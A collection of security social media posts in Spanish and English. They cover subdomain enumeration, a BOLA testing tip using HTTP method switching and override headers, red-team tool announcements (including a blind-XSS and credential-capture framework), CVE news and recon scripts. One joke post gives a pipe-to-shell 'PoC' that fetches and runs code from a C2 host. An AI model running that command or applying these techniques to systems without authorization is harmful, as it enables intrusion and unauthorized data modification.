Con este sencillo método puedes enumerar todos los subdominios de una web.
No necesitas instalar nada, ni hacer ningún script, tan solo introducir la siguiente URL en tu buscador:
crt . name/v1/search?apex=web que quieras consultar
Modificar el parámetro apex introduciendo el dominio que quieras consultar y listo.
Si necesitas hacer una enumeración rápida de subdominios, es una técnica muy rápida para un primer reconocimiento.

Endpoints are where bugs hide. My endpoints-extractor script pulls URLs and API endpoints from HTML, JavaScript, and JSON.
Dig deeper at https://t.co/9yZdv0LKCP
Bug Bounty Tip: BOLA via HTTP Method Switching
Look for:
Endpoints where GET is properly authorized but other methods (PUT, PATCH, DELETE, POST) may skip object-level checks — e.g., /api/users/{id}, /api/orders/{id}, /api/documents/{id}
Test payload: capture a GET request to your own object, then replay the same path with PUT/PATCH/DELETE and a victim's object ID using your token; also try method override headers (X-HTTP-Method-Override: DELETE) and _method=DELETE params
If the server enforces ownership on reads but not on writes/deletes, it may indicate BOLA via method-based auth gaps, enabling unauthorized modification or deletion of other users' resources.
For more tips join our Telegram channel: https://t.co/ZemJJygdHY
#BugBounty #BOLA #IDOR #APISecurity #InfoSec
¿En Madrid y en SecOps? El 26 de noviembre hay cita obligatoria en el Sonar Connect para hablar de seguridad, código e IA. Me lo pierdo por estar en Sevilla para la #SecAdmin, pero os dejo el enlace para que os apuntéis. ¡Las plazas vuelan!
👉 https://t.co/lW0TPJjC2v
Every API is an attack surface. My API-Pentesting-Tools repo collects specialized tools for testing and analyzing API vulnerabilities in one place.
GitHub- https://t.co/gzdILHkj8n
#apisecurity#pentesting#infosec#bugbounty#github
No podía creer que el #OSSTMM v3 (el manual de referencia para realizar pruebas de seguridad de verdad) no estuviera en https://t.co/HY8vgQMRcQí que lo traduje yo.Por fin la comunidad hispanohablante tiene este documento clave en nuestro idioma.Cubre los 5 canales (humano, físico, inalámbrico, telecomunicaciones y redes), las métricas RAV y STAR, y las reglas de compromiso.Descárgalo gratis aquí:
https://t.co/uYqRK19NUA Guárdalo, compártelo y etiquétalo a quien lo necesite.
#Ciberseguridad #Pentesting #InfoSec #OSSTMM
Cloudflare lanza Zero Wire para rastrear CVE críticas y exploits activos
Zero Wire, un canal público de inteligencia de vulnerabilidades diseñado para ayudar a los equipos de seguridad a rastrear CVE críticos, comprender la actividad de explotación
https://t.co/6eN1O7e2FL
ARES AI automatiza 66 módulos de ataque para seguridad de Active Directory y nube
Se ha lanzado ARES, un nuevo proyecto de código abierto diseñado para que los equipos rojos (red teams) realicen pruebas de ataque planificadas y controladas contra Active Directory y sistemas en la nube
https://t.co/QaPlj5hPuZ
(Since we're on the heels of Halloween)
Reintroducing WRAITH 👻
A spiritual successor to BeEF that combines blind XSS and browser hooking into one framework. Live Page Mirror, operator console, *c re d* cap popups, local port scan, and labs to teach the bugs!
Built for authorized red teams and security researchers.
https://t.co/JQ7msqZDU3

🚨NO PAGUES POR AWS PARA PRACTICAR!!
Puedes tener AWS ENTERO en tu portátil.
- Gratis.
- Sin tarjeta
- Sin cuenta
Se llama Floci.
Tienes 69 servicios de AWS en localhost:4566.
- S3
- EKS
- IAM
- Athena
- Lambda
- DynamoDB
- API Gateway
- Step Functions
Y muchos más!
Lo bueno es que no emula de mentira:
- RDS levanta un Postgres real
- EKS un Kubernetes real.
Contenedores de verdad donde importa.
Arranca en 24 ms.
La imagen pesa 90 MB.
Ocupa 13 MiB en reposo.
MIT. Sin token. Sin cuenta. Sin feature gates.
Ojalá haber tenido esto cuando era estudiante!
Repo en el primer comentario 👇
Error en la matrix. Falla en el kernel de Linux (CVE-2026-98432), con severidad CVSS 9.8, podría permitir ejecución remota de comandos como root. Afecta varias distribuciones. Debian, Oracle y SUSE ya publicaron parches; Ubuntu y Red Hat siguen pendientes.
https://t.co/dJ2jnu5Rgu

Este script en Python analiza uno o múltiples dominios para identificar qué exponemos en Internet: tecnologías, versiones, IP y TLS. Relaciona posibles CVE con NVD, prioriza con KEV/EPSS y exporta a Excel para orientar actualizaciones y reducir exposición.
Úsalo con autorización y límites de solicitudes: los escaneos masivos pueden activar bloqueos. Cualquier proxy debe estar autorizado.
Una versión aparentemente vulnerable puede tener parches mediante backporting sin cambiar su versión principal. Por eso, las coincidencias requieren verificar el paquete y los avisos del proveedor. Ocultar versiones no sustituye aplicar parches.
#Ciberseguridad #Python #cvene
👇
🚨Si amigos, tenemos nuevo 0day: curl2shell
🧐Puede comprometer casi cualquier Linux y yo diría muchos Windows también.
Casi el 70% de Internet afectada.
PoC: 𝚌𝚞𝚛𝚕 -𝚜 𝚑𝚝𝚝𝚙://𝚌𝟸 | 𝚜𝚑
🔥 No puede ser parcheada!
Script de recon para identificar en un listado de webs, las afectadas por los CVEs CVE-2026-109618 y CVE-2026-109619, las que usan #PHP; y establecer órdenes de prioridad en sus mitigaciones.
https://t.co/nLYnNiTSvs
#PHP2Shell